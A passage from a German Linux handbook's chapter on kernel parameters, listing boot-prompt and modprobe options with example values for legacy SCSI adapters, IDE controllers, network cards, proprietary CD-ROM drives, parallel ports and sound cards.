Dieser Treiber bedient auch den SCSI-Hostadapter *Adaptec 2920*.

Beispiel: **fdomain=0x140,11,7**

- *Future Domain TMC-885/950-Hostadapter*

tmc8xx=<addr>,<irq>

Beispiel: **tmc8xx=0xca000,5**

- *NCR 5380 SCSI-Hostadapterfamilie*

ncr5380=<addr>,<irq>,<dma>

Beispiel: **ncr5380=0x340,10,3**

- *NCR 53c400 SCSI-Hostadapterfamilie*

ncr53c400=<addr>,<irq>

Beispiel: **ncr53c400=0x350,5**

Dieser Treiber bedient z. B. den weitverbreiteten *Trantor T130B* SCSI-Hostadapter

- *NCR 53c406a SCSI-Hostadapterfamilie*

ncr53c406a=<addr>[,<irq>[,<fastpio>]]

Variable	Werte / Bedeutung
<fastpio>	0, wenn kein schneller PIO-Modus gewünscht

Beispiel: **ncr53c406a=0x330,10,0**

- *Seagate ST01/02 SCSI-Hostadapter*

st0x=<addr>,<irq>

Beispiel: **st0x=0xc8000,5**

- *Trantor T128/128F/228 SCSI-Hostadapter*

t128=<addr>,<irq>

Beispiel: **t128=0x340,10**

(E)IDE-Controller und ATAPI-Geräte

Zahlreiche Parameter stehen zur Verfügung, um den (E)IDE-Controller und die dort angeschlossenen Geräte zu konfigurieren.

- *ATAPI-CD-ROM am (E)IDE-Controller*

hd<x>=cdrom

hd<x>=serialize

(E)IDE-
Controller
ATAPI-Geräte

Variable	Werte / Bedeutung
<x>	a, b, c, d etc. wobei: a Master am 1. IDE-Controller b Slave am 1. IDE-Controller c Master am 2. IDE-Controller d Slave am 2. IDE-Controller etc.

Der Treiber unterstützt bis zu sechs IDE-Schnittstellen; an jeder können gemäß ATA-2-Spezifikation 2 Geräte angeschlossen sein.

Beispiel:

Ein ATAPI-CD-ROM-Laufwerk als Master am 2. IDE-Controller wird mit **hdc=cdrom** bekannt gemacht; vgl. /usr/src/linux/Documentation/ide.txt.

- *Festplatte*

hd<x>=<zylinder>,<köpfe>,<sektoren>[,<schreib>[,<irq>]

Variable	Werte / Bedeutung
<x>	a, b, ..., h 1. bis 8. Festplatte
<zylinder>	Zahl der Zylinder
<köpfe>	Zahl der Köpfe
<sektoren>	Zahl der Sektoren
<schreib>	Zylinder, ab dem Schreibkompensation angewendet wird
<irq>	Interrupt

Wenn das BIOS älter ist, kann es vorkommen, daß die richtige Geometrie der Festplatte nicht erkannt wird. Dann werden die korrekten Parameter so übergeben, daß der Kernel trotzdem die Platte vollständig ansprechen kann.

Beispiel: **hdc=1050,32,64**

hd<x>=<trouble>

Variable	Werte / Bedeutung
<x>	a, b, ..., h 1. bis 8. Festplatte
<trouble>	noprobe, wenn das Testen einer vorhandenen Festplatte Probleme bereitet none CMOS-Eintrag ignorieren und nicht testen nowerr WREE_STAT-Bit ignorieren cdrom falsch als Festplatte erkannt oder gar nicht erkannt oder Booten scheitert autotune schnellster PIO-Modus wird verwendet slow nach jedem Zugriff wird eine lange Pause eingelegt. Das macht es wirklich langsam, manchmal hilft es und ist die letzte Möglichkeit

Wenn ein CD-ROM-Laufwerk nicht zuverlässig erkannt wird, kann die Angabe von **<cdrom>** das Gerät sicher anmelden.

Beispiel: **hdd=cdrom**

- *EIDE-Controller-Chipsätze*

ide0=<Chipsatz>

Eine Reihe von EIDE-Controllern besitzt fehlerhafte Chipsätze oder verursacht Probleme, wenn der zweite Controller verwendet werden soll.

Für viele dieser Chipsätze existiert daher eine spezielle Unterstützung im Kernel; diese Unterstützung muss jedoch zusätzlich über einen Kernel-Parameter aktiviert werden.

Die Chipsätze in Tabelle 14.2 auf der nächsten Seite können konfiguriert werden.

CMD 640	Dieser Chipsatz befindet sich auf sehr vielen Hauptplatinen. Da er jedoch sehr fehlerhaft ist, bietet der Kernel eine spezielle Unterstützung, die diesen Chip erkennt und die Probleme umgeht. Außerdem wird in einigen Fällen erst durch den speziellen Code die Verwendung des zweiten Controllers möglich. In PCI-Systemen wird der Chip automatisch erkannt, in VLB-Systemen ist der folgende Kernel-Parameter notwendig: ide0=cmd640_vlb .
RZ 1000	Dieser Chip wird auf vielen Hauptplatinen mit dem Neptun Chipsatz eingesetzt und ist fehlerhaft. Wird die Unterstützung für diesen Chip aktiviert, arbeitet das System zwar langsamer, aber fehlerfrei. Eine weitergehende Aktivierung über einen Kernel-Parameter ist nicht erforderlich.
DTC-2278	Erst das Aktivieren dieses Treibers durch den Parameter ide0=dtc2278 ermöglicht es, den zweiten Controller zu verwenden.
Holtek HT6560B	Zum Aktivieren des zweiten Controllers ist folgender Parameter nötig: ide0=ht6560b .
QDI QD6580	Wird dieser Treiber aktiviert, ermöglicht er höhere Geschwindigkeiten: ide0=qd6580 .
UMC 8672	Zum Aktivieren des zweiten Controllers ist folgender Parameter nötig: ide0=umc8672 .

Tabelle 14.2: Fortsetzung auf der nächsten Seite...

ALI M1439/M1445 Zum Aktivieren des zweiten Controllers ist folgender Parameter nötig: **ide0=ali14xx**.

PROMISE DC4030 Zum Aktivieren des zweiten Controllers ist folgender Parameter nötig: **ide0=dc4030**. CD-ROM-Laufwerke und Streamer am zweiten Controller werden noch nicht unterstützt!

Tabelle 14.2: Besondere EIDE-Chipsätze

Wenn der Chipsatz nicht zu den als fehlerhaft Gekennzeichneten gehört, und nicht erkannt wird, können stattdessen folgende Parameter übergeben werden:

ide<nummer>=<basis>[,<control>[,<irq>]]

Variable	Werte / Bedeutung
<nummer>	Adapter-Nummer, meist 0 oder 1, aber auch 3 oder 4
<basis>	Basisadresse des Adapters, meist 0x1f0, 0x170, 0x1e8 oder 0x168
<control>	Kontrollregister des Adapters, meist 0x3f6, 0x376, 0x3ee oder 0x36e
<irq>	Interrupt des Adapters, meist 14, 15, 11 oder 10

Wenn der Chipsatz nicht zu den als fehlerhaft Gekennzeichneten gehört, und trotzdem Schwierigkeiten auftreten, können stattdessen folgende Parameter übergeben werden:

ide<nummer>=<tune>

Variable	Werte / Bedeutung
<nummer> <tune>	Adapter-Nummer, meist 0 oder 1, aber auch 3 oder 4 autotune höchstmöglicher PIO-Wert wird versucht, nicht von allen Chipsets unterstützt noautotune keine Verbesserung der Geschwindigkeit serialize keine zeitliche Überlappung der Operationen mit dem nächsten Hostadapter reset Adapter nach dem Proben zurücksetzen dma wenn möglich, DMA konfigurieren/benutzen

Weitere Möglichkeiten

Netzwerkkarte

- *Ethernet-Netzwerkkarte*

ether=<irq>,<addr>[,<par1>[,<par2>...<par8>]],<Name>

Die verschiedenen Parameter von `<par1>` bis `<par8>` haben für unterschiedliche Treiber unterschiedliche Bedeutung. Meistens sind (wenn überhaupt) nur zwei Parameter anzugeben, von denen der erste die Start- und der zweite die Endadresse des *shared memory*-Bereiches ist. Das erste nichtnumerische Argument wird als der Name behandelt.

<code><irq></code>	Verwendeter Interrupt; 0 für Autoprobing.
<code><addr></code>	Portadresse; 0 für Autoprobing.
<code><start></code>	Startadresse für Shared Memory; einige Treiber verwenden die untersten 4 Bits für den Debug-Level; der <i>Lance</i> -Treiber verwendet diese Bits für den DMA-Kanal.
<code><end></code>	Endadresse für shared memory; der <i>3COM 3c503</i> -Treiber verwendet diesen Parameter, um zwischen internen und externen Transceivern zu unterscheiden.
<code><xcvr></code>	Typ des Transceivers Die <i>Cabletron E21XX</i> -Karte verwendet die untersten 4 Bits, um das Medium zu wählen.
<code><Name></code>	Name des Interface (üblicherweise <code>eth0</code>).

Tabelle 14.3: Variablenbezeichnungen für Ethernet-Netzwerkkarten

Der häufigste Anwendungsfall für diesen Parameter besteht darin, den Kernel mehr als eine Netzwerkkarte erkennen zu lassen, da standardmäßig nur nach der ersten Karte gesucht wird. Dies kann durch folgende Angabe erreicht werden:

```
ether=0,0,eth1
```

Beachten Sie, dass durch die Angabe von 0 für IRQ und Adresse dem Treiber befohlen wird, so genanntes *Autoprobing* zu machen, also verschiedene Werte selbständig durchzuprobieren.

Ein komplexeres Beispiel:

```
ether=10,0x310,3,0x3c509,eth0
```

Damit wird die erste gefundene 3c509-Karte auf den IRQ 10, die Adresse 0x310 und den Anschluss 10base2 (BNC) eingestellt.

- *Diskettenlaufwerk*

```
floppy=<drive>,<type>,cmos
```

Diskettenlaufwerk

Variable	Werte / Bedeutung
<drive>	0, 1, 2, 3
<type>	0 - Benutzung der CMOS-Werte
	1 - 5.25-Zoll DD, 360 KB
	2 - 5.25-Zoll HD, 1,2 MB
	3 - 3.5-Zoll DD, 720 KB
	4 - 3.5-Zoll HD, 1,44 MB
	5 - 3.5-Zoll ED, 2,88 MB
	6 - 3.5-Zoll ED, 2,88 MB
	16 - unbekannt oder nicht installiert

floppy=<wert>

Für <wert> können folgende Werte eingesetzt werden (Tabelle 14.4):

one_fdc	genau ein Diskettenlaufwerk
asus_pci	verhindert Zugriff auf 3. und 4. Diskettenlaufwerk
daring	nur bei problemlosen Controllern – erhöht Performance
0,daring	Gegenteil von daring
[<addr>],two_fdc	Wenn der Wert für <addr> bei zwei Disketten-Controllern weggelassen wird, wird für den 2. Diskettencontroller eine Portadresse von 0x370 impliziert.
thinkpad	<i>IBM Thinkpad</i> -Rechner
0,thinkpad	kein <i>Thinkpad</i> -Rechner
omnibook	<i>Omnibook</i> -Rechner
nodma	für <i>Omnibook</i> -Rechner
dma	Standard
nofifo	wenn ein "Bus master arbitration error" auftritt
fifo	Standard
0xX,fifo_depth	FIFO-Schwelle Standard 0xA
unexpected_interrupts	Warnung ausgeben, wenn unerwartete Interrupts auftreten
no_unexpected_interrupts	Dieser Wert erreicht das Gegenteil von unexpected_interrupts
L40SX	ditto

Tabelle 14.4: Werte für den Kernelparameter **floppy**

- *Logitech-Busmaus*
bmouse=<irq>
- *XT-Festplattencontroller*
xd=<typ>,<irq>,<addr>,<dma>

14.3.3 CD-ROM-Laufwerke an proprietären Controllern

Ältere
CD-ROM-
Laufwerke

- *Aztech CDA268-01 CD-ROM*
aztcd=<addr>[,0x79]
Der Wert 0x79 muss nur bei unbekannter Firmware-Version angegeben werden.
Beispiel: **aztcd=0x320**
- *Goldstar R420-CD-ROM-Laufwerk*
gscd=<addr>
- *Mitsumi-CD-ROM-Laufwerk*
mcd=<addr>,<irq>[,<wait>]

Variable	Werte / Bedeutung
<wait>	Wert für Wartezeit beim Anlaufen

Den **<wait>**-Parameter kann man zwischen 0 und 10 variieren lassen, wenn das CD-ROM-Laufwerk nicht schnell genug auf Anfragen des Systems reagiert ("timeout") und dadurch evtl. das Rootimage beim Installieren nicht gefunden wird.

Beispiel: **mcd=0x300,10,5**

- *Mitsumi-CD-ROM-Laufwerk (Multisession)*
mcdx=<addr>,<irq>[,<addr>,<irq>]
Beispiel: **mcd=0x300,10**
Bis zu 5 Laufwerke werden unterstützt.

- *Mozart Interface*
isp16=[<addr>[,<irq>[,<dma>]]][[,]<typ>]

Variable	Werte / Bedeutung
<typ>	Sanyo, Panasonic, Sony, Mitsumi

Dieser Treiber ist für CD-ROM-Laufwerke zuständig, die an einer *ISP16*, *MAD16* oder *Mozart*-Soundkarte angeschlossen sind. Der Wert für die Variable **<typ>** ergibt sich aus dem Interface-Stecker, an dem das CD-ROM-Kabel auf der Soundkarte angeschlossen ist.

Beispiel: **isp16=0x340,10,3,Sony**

14. Kernel-Parameter

- *Optics Storage 8000 AT CD-ROM-Laufwerk*

optcd=<addr>

Beispiel: **optcd=0x340**

- *Philips CM206 CD-ROM-Laufwerk*

cm206=<addr>,<irq>

Beispiel: **cm206=0x340,10**

- *Pro Audio Spectrum 16 - SCSI-Hostadapter*

pas16=<addr>,<irq>

Auf der Soundkarte *Pro Audio Spectrum 16* befindet sich ein SCSI-Hostadapter, dessen Einstellungen mit diesem Parameter dem Kernel mitgeteilt werden können.

Beispiel: **pas16=0x340,10**

Falls die Erkennung der Karte fehlschlägt, kann sie ohne Interrupt betrieben werden. In diesem Fall wird der Interrupt auf 255 gesetzt.

Beispiel: **pas16=0x340,255**

- *Sanyo CD-ROM-Laufwerk*

sjcd=<addr>

Beispiel: **sjcd=0x340**

- *Sony CDU 31/33 A*

cdu31a=<addr>,<irq>[,PAS]

Bei diesem Treiber ist mittlerweile das Autoprobing komplett aus dem Kernel verschwunden, sodass die Angabe der Parameter zwingend erforderlich ist.

Beispiel: **cdu31a=0x340,5**

Ist kein Interrupt für das Laufwerk vorgesehen, kann also nur über Polling darauf zugegriffen werden, so muss 0 als IRQ angegeben werden.

Beispiel: **cdu31a=0x340,0**

Ist dieses Laufwerk an einer Pro Audio Spectrum-Karte angeschlossen, könnte der Parameter folgendermaßen lauten:

Beispiel: **cdu31a=0x1f88,0,PAS**

- *Sony CDU 535*

sonycd535=<addr>,<irq>

Beispiel: **sonycd535=0x340,10**

- *Soundblaster Pro 16 MultiCD*

sbpcd=<addr>,<typ>

Variable	Werte / Bedeutung
<typ>	LaserMate, SPEA, SoundBlaster, SoundScape, Teac 16bit

Beispiel: **sbpcd=0x230,SoundBlaster**

Der Parallelport

Parallelport

- *Parallelport*

```
parport=<addr0>,[<irq0> [parport=<addr1>,[<irq1>
[parport=<addr2>,[<irq2>]]]]]
```

Variable	Werte / Bedeutung
<addrX>	Adresse
<irqX>	Interrupt

Beispiel: `parport=0x3bc parport=0x378,7 parport=0x278,auto`

- *Drucker am Parallelport*

```
lp=<parport0> [lp=<parport1> [lp=<parport2>]]
```

Variable	Werte / Bedeutung
<parportX>	Parallelport

Beispiel: `lp=parport0 lp=parport2`

14.3.4 modprobe-Parameter

In diesem Abschnitt werden diejenigen Parameter aufgeführt, die beim Laden eines Treibers als Modul verwendet werden können. Sollte ein Treiber sich trotz Angabe der Parameter nicht laden lassen, bzw. findet sich in diesem Abschnitt kein für diesen Treiber passender Parameter, so müssen Sie diesen Treiber in einen monolithischen Kernel integrieren.

Einige Treiber stehen noch nicht als Modul zur Verfügung, einige wenige erkennen die Hardware nur dann zuverlässig, wenn der Treiber fest zum Kernel hinzugebunden ist. Auf jeden Fall lohnt es sich, erst einmal auszuprobieren, ob der betreffende Treiber als Modul verwendet werden kann.

Wird ein Treiber als Modul geladen, kann jede in dem Modul verwendete Variable an der Kommandozeile überschrieben werden. So gibt es beispielsweise im Treiber für *NE2000*-Karten die Variable mit dem Namen `io`, die den von der Karte verwendeten I/O-Bereich spezifiziert. Somit lautet der korrekte Aufruf zum Laden dieses Moduls (vgl. auch im Kernel-Kapitel den Abschnitt 13.2 auf Seite 356):

```
erde:/ # insmod ne io=0x300 irq=10
```

bzw. besser mit `modprobe`:

```
erde:/ # modprobe ne io=0x300 irq=10
```

Beachten Sie bei der Angabe von Parametern, dass vor und hinter dem Gleichheitszeichen kein Leerzeichen angegeben werden darf. Ferner müssen hexadezimale Werte grundsätzlich in der im Beispiel dargestellten Form eingegeben werden (also mit vorangestelltem `'0x'`).



Wenn für einen Treiber mehrere Parameter angegeben werden können, so müssen diese zwingend durch Leerzeichen voneinander getrennt werden! Dies ist ein wesentlicher Unterschied zur Parameterübergabe am Bootprompt, wo innerhalb der Parameter für einen einzelnen Treiber keinesfalls Leerzeichen auftauchen dürfen!

Die Parameter, die Sie hier angeben können, können Sie auch in die Datei `/etc/modules.conf` übernehmen. Dort kann für jedes Modul eine Reihe von Parametern angegeben werden. Dies geschieht in einer eigenen Zeile für jedes Modul. Diese Zeile sieht folgendermaßen aus:

```
options <modulname> <parm1>=<wert1> ...
```

wobei:

Variable	Werte / Bedeutung
<modulname>	Name der Moduldatei ohne Extension <code>.o</code>
<parm1>	Parameter 1
<wert1>	Wert, der Parameter 1 zugeordnet wird

Der Eintrag für die NE2000-Karte aus obigem Beispiel wäre dementsprechend:

```
options ne io=0x300 irq=10
```

Im folgenden sollen nun die wichtigsten Parameter für die meisten Module aufgelistet werden.

SCSI-Kontroller und das SCSI-Subsystem

- *Adaptec AHA-1520 / 1522 / 1510 / 1515 / 1505 SCSI-Hostadapter*
Modulname: `aha152x.o`

Variable	Werte / Bedeutung
<io>	<addr>
<irq>	<irq>
<id>	SCSI-ID des Hostadapters; standardmäßig 7
<rec>	<reconnect>; 0, 1
<par>	parity; 0, 1
<sync>	synchrone Betriebsart; 0, 1
<delay>	Busverzögerung; Vorgabe 100
<translat>	Übersetzung der Plattengeometrie; 0, 1

Wie am *LILO* -Prompt:

```
Beispiel: modprobe aha152x aha152x=0x340,10,7,1,1,0,100,0
```

Für einen zweiten Hostadapter:

```
Beispiel: modprobe aha152x aha152x1=0x140,12,7,1,1,0,100,0
```

- *Future Domain TMC-16x0-Hostadapter*

Modulname: `fdomain.o`

Dieser Treiber bedient u. a. auch den SCSI-Hostadapter *Adaptec 2920*.

```
fdomain=<addr>,<irq>[,<id>]
```

Variable	Werte / Bedeutung
<addr>	<addr>
<irq>	<irq>
<id>	<id>

Wie am *LILO*-Prompt:

Beispiel: **modprobe fdomain fdomain=0x140,11,7**

- *NCR 5380 bzw. NCR 53C400 SCSI-Hostadapterfamilie*

Modulname: `g_NCR5380.o`

Parameter	Werte
ncr_addr	<addr>
ncr_irq	<irq>; mit 255 abschalten
ncr_dma	<dma>
ncr_5380	1 für einen NCR5380-Adapter
ncr_53c400	1 für einen NCR53C400-Adapter

Für einen NCR5380-Adapter:

Beispiel: **modprobe g_NCR5380 ncr_irq=5 ncr_addr=0x350
ncr_5380=1**

Für einen NCR53C400-Adapter mit abgeschalteten Interrupts:

Beispiel: **modprobe g_NCR5380 ncr_irq=255 ncr_addr=0xc8000
ncr_53c400=1**

Dieser Treiber bedient z. B. den weitverbreiteten *Trantor T130B* SCSI-Hostadapter

Netzwerkkarten

- *3Com 3c501 / 3c503 / 3c505 / 3c507 Netzwerkkarten*

Modulname: `3c501.o`, `3c503.o`, `3c505.o`, `3c507.o`

Parameter	Werte
io	<addr>
irq	<irq>

Beispiel: **modprobe 3c505 io=0x300 irq=10**

- *3Com 3c509 / 3c579 Netzwerkkarten*

Modulname: `3c509.o`

Parameter	Werte
irq	<irq>
xcvtr	0: intern; 1: extern

Beispiel: **modprobe 3c509 irq=10 xcvtr=0**

- *3Com 3c515 Netzwerkkarte*

Modulname: `3c515.o`

Beispiel: **modprobe 3c515**

14. Kernel-Parameter

- *3Com 3c59x / 3c90x Netzwerkkarten („Vortex“/„Boomerang“)*

Modulname: 3c59x.o

Bei Compaq-Rechnern (PCI) kann man die folgenden Parameter ausprobieren:

Parameter	Werte
compaq_ioaddr	<addr>
compaq_irq	<irq>
compaq_prod_id	<id>

Beispiel: `modprobe 3c59x compaq_irq=10`

- *Allied Telesis AT1700 Netzwerkkarte*

Modulname: at1700.o

Parameter	Werte
io	<addr>
irq	<irq>

Beispiel: `modprobe at1700 io=0x300 irq=10`

- *Cabletron E21xx Netzwerkkarte*

Modulname: e2100.o

Parameter	Werte
io	<addr>
irq	<irq>
mem	<addr>
xcvr	0: intern; 1: extern

Beispiel: `modprobe e2100 io=0x300 irq=10 mem=0xd000 xcvr=0`

- *Digital DE425 / 434 / 435 / 450 / 500 Netzwerkkarten*

Modulname: de4x5.o

`io=0x<bus><geräte-id>`

Parameter	Werte
bus	Nummer des PCI-Busses, i. Allg. 0
geräte-id	Nummer des PCI-Geräts

Diese Daten werden bei neueren PCI-BIOSsen beim Booten angezeigt bzw. kann man sie unter Linux mit

```
erde: # cat /proc/pci
```

erhalten.

Beispiel: `modprobe de4x5 io=0x007`

- *Digital DEPCA / DE10x / DE20(012) / DE42, EtherWORKS Netzwerkkarten*

Modulname: `depca.o`

Parameter	Werte
<code>io</code>	<code><addr></code>
<code>irq</code>	<code><irq></code>
<code>mem</code>	<code><mem></code>
<code>adapter_name</code>	<code><Name></code> z. B. DEPCA, de100, de101, de200, de201, de202, de210, de422

Beispiel: `modprobe depca io=0x300 irq=10`

- *EtherWORKS 3 (DE203, DE204, DE205) Netzwerkkarte*

Modulname: `ewrk3.o`

Parameter	Werte
<code>io</code>	<code><addr></code>
<code>irq</code>	<code><irq></code>

Beispiel: `modprobe ewrk3 io=0x300 irq=10`

- *Intel EtherExpress 16 Netzwerkkarte*

Modulname: `eexpress.o`

Parameter	Werte
<code>io</code>	<code><addr></code>
<code>irq</code>	<code><irq></code>

Beispiel: `modprobe eexpress io=0x300 irq=10`

- *Intel EtherExpressPro Netzwerkkarte*

Modulname: `eeepro.o`

Parameter	Werte
<code>io</code>	<code><addr></code>
<code>irq</code>	<code><irq></code>
<code>mem</code>	<code><addr></code>

Beispiel: `modprobe eeepro io=0x300 irq=10 mem=0xd000`

- *Intel EtherExpressPro 100 Netzwerkkarte*

Modulname: `eeepro100.o`

Die Intel EtherExpressPro enthält die Chips *i82557/i82558*.

14. Kernel-Parameter

Parameter	Werte
options	<Duplexbetrieb und> <Bus-Transceiver> 16 Voll-Duplex 32 Nur 100 MBit-Betrieb 64 Nur 10 MBit-Betrieb

Beispiel: **modprobe eepro100 options=48**

Damit wird gleichzeitig *Voll-Duplex* und *100-MBit-Betrieb* eingestellt (48 = 32 + 16).

- *Fujitsu FMV-181/182/183/184 Netzwerkkarten*

Modulname: `fmv18x.o`

Parameter	Werte
io	<addr>
irq	<irq>

Beispiel: **modprobe fmv18x io=0x300 irq=10**

- *HP PCLAN+ (27247B and 27252A) Netzwerkkarte*

Modulname: `hp-plus.o`

Parameter	Werte
io	<addr>
irq	<irq>

Beispiel: **modprobe hp-plus io=0x300 irq=10**

- *HP PCLAN (27245 / 27xxx)*

Modulname: `hp.o`

Parameter	Werte
io	<addr>
irq	<irq>

Beispiel: **modprobe hp io=0x300 irq=10**

- *HP 10/100 VG-AnyLAN (ISA, EISA, PCI) Netzwerkkarten*

Modulname: `hp100.o`

Parameter	Werte
hp100_port	<addr>

Beispiel: **modprobe hp100 hp100_port=0x300**

- *ICL EtherTeam 16i / 32 Netzwerkkarten*

Modulname: `eth16i.o`

Parameter	Werte
io	<addr>
irq	<irq>

Beispiel: `modprobe eth16i io=0x300 irq=10`

- *Novell NE2000 / NE1000 Netzwerkkarten*

Modulname: `ne.o`

Parameter	Werte
io	<addr>
irq	<irq>
bad	bad, nur wenn Karte nicht erkannt wird

Beispiel: `modprobe ne io=0x300 irq=10`

- *NI6510 (AM7990 „lance“ Chip) Netzwerkkarte*

Modulname: `ni65.o`

Parameter	Werte
io	<addr>
irq	<irq>
dma	<dma>

Beispiel: `modprobe ni65 io=0x300 irq=10`

- *SMC Ultra Netzwerkkarte*

Modulname: `smc-ultra.o`

Parameter	Werte
io	<addr>
irq	<irq>

Beispiel: `modprobe smc-ultra io=0x300 irq=10`

- *SMC 9194 Netzwerkkarte*

Modulname: `smc9194.o`

Parameter	Werte
io	<addr>
irq	<irq>
if_port	<medium>

Variable	Werte / Bedeutung
<medium>	0 auto 1 TP 2 AUI, 10base2

Beispiel: `modprobe smc9194 io=0x300 irq=10 if_port=2`

14. Kernel-Parameter

- *Western Digital WD80x3 Netzwerkkarte*

Modulname: wd.o

Parameter	Werte
io	<addr>
irq	<irq>
mem	<mem>
mem_end	<mem_end>

Beispiel: `modprobe wd io=0x300 irq=10`

- *IBM Tropic chipset Token Ring Netzwerkkarte*

Modulname: ibmtr.o

Parameter	Werte
io	<addr>
irq	<irq>
mem_start	<mem_start>

Beispiel: `modprobe ibmtr io=0x300`

- *D-Link DE620 Pocket-Adapter Netzwerkkarte*

Modulname: de620.o

Parameter	Werte
io	<addr>
irq	<irq>
bnc	1 wenn BNC-Ein-/Ausgang
utp	1 wenn UTP-Ein-/Ausgang
clone	1 wenn baugleiches Gerät

Beispiel: `modprobe de620 io=0x300 irq=10 bnc=1 utp=0`

Proprietäre CD-ROM-Laufwerke

CD-ROM-Laufwerke, proprietär Die folgenden Parameter betreffen CD-ROM-Laufwerke, die an besondere Controller angeschlossen sind. Wer eines dieser „Oldies“ besitzt, weiß es bestimmt...

- *Aztech CDA268-01 CD-ROM-Laufwerk*

Modulname: aztcd.o

Parameter	Werte
aztcd	<addr>

Beispiel: `modprobe aztcd aztcd=0x300`

- *Goldstar R420-CD-ROM-Laufwerk*

Modulname: gscd.o

Parameter	Werte
gscd	<addr>

Beispiel: **modprobe gscd gscd=0x300**

- *Mitsumi CD-ROM-Laufwerk*

Modulname: `mcd.o`

mcd=<addr>,<irq>[,<wait>]

Variable	Werte / Bedeutung
<wait>	Wert für Wartezeit beim Anlaufen

Den <wait>-Parameter kann man zwischen 0 und 10 variieren lassen, wenn das CD-ROM-Laufwerk nicht schnell genug auf Anfragen des Systems reagiert ("timeout") und dadurch evtl. das Rootimage beim Installieren nicht gefunden wird.

Beispiel: **modprobe mcd mcd=0x300,10,5**

- *Mitsumi-CD-ROM-Laufwerk (Multisession)*

Modulname: `mcdx.o`

mcdx=<addr>,<irq>[,<addr>,<irq>]

Für mehrere Treiber kann das Aufrufpaar <addr>, <irq> bis zu vier Mal wiederholt werden.

- *Mozart-Soundkarte mit Interface für CD-ROM-Laufwerke*

Modulname: `isp16.o`

isp16_cdrom_base=<addr>

isp16_cdrom_irq=<irq> isp16_cdrom_dma=<dma>

isp16_cdrom_type=<typ>

Variable	Werte / Bedeutung
<typ>	Sanyo, Panasonic, Sony, Mitsumi

Dieser Treiber ist kein wirklicher CD-ROM-Treiber; er ist nur für die Interface-Konfiguration der CD-ROM-Laufwerke zuständig, die an einer *ISP16*, *MAD16* oder *Mozart*-Soundkarte angeschlossen sind. Nach dem Laden dieses Treibers ist lediglich das Interface entsprechend konfiguriert; der passende CD-ROM-Treiber muss danach zusätzlich geladen werden. Der Wert für die Variable <typ> ergibt sich aus dem Stecker, an dem das CD-ROM-Kabel auf der Soundkarte angeschlossen ist.

Beispiel: **modprobe isp16 isp16_cdrom_base=0x300
isp16_cdrom_irq=10 isp16_cdrom_dma=1
isp16_cdrom_type=sony**

- *Optics Storage 8000 AT CD-ROM-Laufwerk*

Modulname: `optcd.o`

14. Kernel-Parameter

Parameter	Werte
optcd	<addr>

Beispiel: **modprobe optcd optcd=0x300**

- *Philips CM206 CD-ROM-Laufwerk*

Modulname: `cm206.o`

cm206=<addr>,<irq>

Beispiel: **modprobe cm206 cm206=0x300,10**

- *Sanyo CD-ROM-Laufwerk*

Modulname: `sjcd.o`

Parameter	Werte
sjcd	<addr>

Beispiel: **modprobe sjcd sjcd=0x300**

- *Sony CDU 31/33 A*

Modulname: `cdu31a.o`

Parameter	Werte
cdu31a_port	<addr>
cdu31a_irq	<irq>

Beispiel: **modprobe cdu31a cdu31a_port=0x300 cdu31a_irq=10**

- *Sony CDU 535*

Modulname: `sonycd535.o`

Parameter	Werte
sonycd535	<addr>

Beispiel: **modprobe sonycd535 sonycd535=0x300**

- *Soundblaster Pro 16 MultiCD*

Modulname: `sbpcd.o`

sbpcd=<addr>,<typ>

wobei <typ> folgende Werte haben kann:

Variable	Werte / Bedeutung
0	LaserMate
1	SoundBlaster
2	SoundScape
3	Teac16bit

Beispiel: **modprobe sbpcd sbpcd=0x300,0**

Soundkarten und Sound-Chipsätze

Seit Kernel 2.2.xx ist die Sound-Unterstützung in modularer Form realisiert **Sound** und über zahlreiche Parameter zu steuern.

- *AD1816 Chip*

Modulname: `ad1816.o`

Unterstützt sind u. a.: TerraTec Base 1, TerraTec Base 64, HP Kayak, Acer FX-3D, SY-1816, Highscreen Sound-Boostar 32 Wave 3D

Parameter	Werte
<code>io</code>	<code><addr></code>
<code>irq</code>	<code><irq></code>
<code>dma</code>	<code><dma></code>
<code>dma2</code>	<code><dma2></code>
<code>ad1816_clockfreq</code>	<code><clockfreq></code>

Beispiel: `modprobe ad1816 io=0x530 irq=5 dma=1 dma2=3 ad1816_clockfreq=33000`

- *AD1848/CS4248 Chip (MSS)*

Modulname: `ad1848.o`

Parameter	Werte
<code>io</code>	<code><addr></code>
<code>irq</code>	<code><irq></code>
<code>dma</code>	<code><dma></code>
<code>dma2</code>	<code><dma2></code>
<code>type</code>	<code><cardtype></code>
<code>deskpro_xl</code>	<code><magic></code>

- *Generischer OPLx Treiber*

Modulname: `adlib_card.o`

Parameter	Werte
<code>io</code>	<code><addr></code>

Beispiel: `modprobe adlib_card io=0x330`

- *Crystal 423x Chipsätze*

Modulname: `cs4232.o`

Parameter	Werte
<code>io</code>	<code><addr></code>
<code>irq</code>	<code><irq></code>
<code>dma</code>	<code><dma></code>
<code>dma2</code>	<code><dma2></code>

Beispiel: `modprobe cs4232 io=0x530 irq=5 dma=1 dma2=3`

14. Kernel-Parameter

- *Ensoniq 1370 Chipsatz*

Modulname: `es1370.o`

Vgl. auch PCI64/128.

Parameter	Werte
<code>joystick</code>	1: Joystick aktivieren
<code>lineout</code>	1: Line-in in Line-out umschalten
<code>micz</code>	Mikrofon-Impedanz

Beispiel: `modprobe es1370 joystick=1 lineout=1`

- *Creative Ensoniq 1371 Chipsatz*

Modulname: `es1371.o`

Vgl. auch PCI64/128.

Parameter	Werte
<code>joystick</code>	<addr>

Gültige Werte für <addr> sind 0x200, 0x208, 0x210 und 0x218.

Beispiel: `modprobe es1371 joystick=0x200`

- *Gravis Ultrasound*

Modulname: `gus.o`

Parameter	Werte
<code>io</code>	<addr>
<code>irq</code>	<irq>
<code>dma</code>	<dma>
<code>dma16</code>	<dma16>
<code>type</code>	
<code>gus16</code>	
<code>no_wave_dma</code>	
<code>dbl6</code>	

- *MAD16*

Modulname: `mad16.o`

Unterstützt OPTi 82C928, OAK OTI-601D, OPTi 82C929, OPTi 82C930 und OPTi 82C924.

Parameter	Werte
<code>io</code>	<addr>
<code>irq</code>	<irq>
<code>dma</code>	<dma>
<code>dma16</code>	<dma2>

Beispiel: `modprobe mad16 io=0x530 irq=7 dma=0 dma16=1`

- *Turtle Beach Maui und Tropez*

Modulname: `maui.o`

Parameter	Werte
<code>io</code>	<code><addr></code>
<code>irq</code>	<code><irq></code>

Beispiel: `modprobe maui io=0x530 irq=5`

- *MPU401*

Modulname: `mpu401.o`

Parameter	Werte
<code>io</code>	<code><addr></code>

Beispiel: `modprobe mpu401 io=0x330`

- *Turtle Beach MultiSound*

